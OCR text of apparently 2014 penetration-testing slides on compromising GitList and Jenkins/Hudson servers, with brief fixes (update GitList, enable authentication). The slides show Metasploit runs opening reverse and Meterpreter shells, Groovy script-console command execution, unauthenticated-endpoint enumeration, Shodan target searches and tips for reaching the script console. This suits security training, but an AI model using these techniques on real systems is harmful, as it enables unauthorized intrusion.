

GitList
Home
Continuous Integration
Issues
Wiki
GitList
an elegant and modern git repository viewer
Gitlist
About
Report bug
Help
browsing: master
Files
Commits
Stats
gitlist
name
mode
size
controllers
040000
lib
040000
nginx
040000
tests
040000
vendor
040000
views
040000
web
040000


GitList


Google
"Powered by GitList"
Web
Shopping
News
Images
Maps
More
Search tools
About 52,900 results (0.30 seconds)

GitList

RCE: http://hatriot.github.io/blog/2014/06/29/gitlist-rce/
Affects: version 0.4.0 and below




GitList
192.168.1.173/gitlist/
Apps
GitList
Suspend Snapshots Devices
kali-486-vm
Applications Places
6:42 PM
root@kali: ~
File Edit View Search Terminal Help
msf exploit(gitlist) > show options
Module options (exploit/linux/http/gitlist):
Name Current Setting Required Description
Proxies no Use a proxy chain
RHOST 192.168.1.173 yes The target address
RPORT 80 yes The target port
TARGETURI /gitlist yes The URI of the vulnerable instance
VHOST no HTTP server virtual host
Payload options (cmd/unix/reverse_python):
Name Current Setting Required Description
LHOST 192.168.1.155 yes The listen address
LPORT 4444 yes The listen port
SHELL /bin/bash yes The system shell to use.
Exploit target:
Id Name
0 Gitlist 0.4.0
KALI LINUX
The quieter you become, the more you are able to hear
msf exploit(gitlist) > exploit
[*] Started reverse handler on 192.168.1.155:4444
[*] Command shell session 2 opened (192.168.1.155:4444 -> 192.168.1.173:57735) at 2014-07-08 18:42:09 -0400
bash: no job control in this shell
www-data@webtest:/home/loneferret/repositories/exploit-database$

GitList (Takeaways)

- Update to latest version of GitList

Continuous Integration

Hudson/Jenkins


“**Hudson** is a continuous integration (CI) tool written in Java, which runs in a servlet container, such as Apache Tomcat or the GlassFish application server”

Very popular

If you can’t pwn Jenkins then try GlassFish or Tomcat :-)


Hudson/Jenkins

Shodan search for X-Hudson



Hudson/Jenkins

Shodan search for X-Hudson with HTTP 200



Hudson/Jenkins

Jenkins Issues

- Multiple RCE vulnerabilities over the years
- Advisories are not well publicized
  - Weak coverage with Vulnerability Scanners
- API token same access as password

Hudson/Jenkins

Metasploit Aux Module

```
msf auxiliary(jenkins_enum) > run

[+] 10.:        :8080 - /script does not require authentication (200)
[+] 10.:        :8080 - /view/All/newJob does not require authentication (200)
[+] 10.:        :8080 - /asynchPeople/ does not require authentication (200)
[+] 10.:        :8080 - /systemInfo does not require authentication (200)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(jenkins_enum) >
```

Hudson/Jenkins

If no authentication required

- Trivial to gain remote code execution via script console
- Metasploit Module
  - exploit/multi/http/jenkins_script_console
  - Exploit module will also use credentials

https://www.pentestgeek.com/2014/06/13/hacking-jenkins-servers-with-no-password/
http://www.labofapenetrationtester.com/2014/06/hacking-jenkins-servers.html
http://zeroknock.blogspot.com/search/label/Hacking%20Jenkins

Hudson/Jenkins

Script Console (Groovy Code to run whoami)

```
1. def sout = new StringBuffer(), serr = new StringBuffer()
2. def proc = 'whoami'.execute()
3. proc.consumeProcessOutput(sout, serr)
4. proc.waitForOrKill(1000)
5. println "out> $sout err> $serr"
```

Hudson/Jenkins

Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the
will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
1 def sout = new StringBuffer(), serr = new StringBuffer()
2 def proc = 'whoami'.execute()
3 proc.consumeProcessOutput(sout, serr)
4 proc.waitForOrKill(1000)
5 println "out> $sout err> $serr"
6
```

Result

```
out> jenkins
 err>
```

Hudson/Jenkins

Metasploit exploit module for script console

```
msf exploit(jenkins_script_console) > exploit

[*] Started reverse handler on 10.1[redacted]:4444
[*] Checking access to the script console
[*] No authentication required, skipping login...
[*] 10.[redacted]:8080 - Sending Linux stager...
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Sending stage (1228800 bytes) to 10.[redacted]
[*] Meterpreter session 1 opened (10.[redacted]:4444 -> 10.[redacted]:48972) at 2014-10-06 14:24:31 -0700
[!] Deleting /tmp/mCeHG payload file

meterpreter > getuid
Server username: uid=495, gid=491, euid=495, egid=491, suid=495, sgid=491
meterpreter >
```


Hudson/Jenkins

You can lock down script console access by turning on authentication


- However, if it’s set to local auth, you can register as a regular user :-)
- ...then get access to the /script

Hudson/Jenkins

If you have access to /view/All/newJob,
create a new build and run commands





Hudson/Jenkins



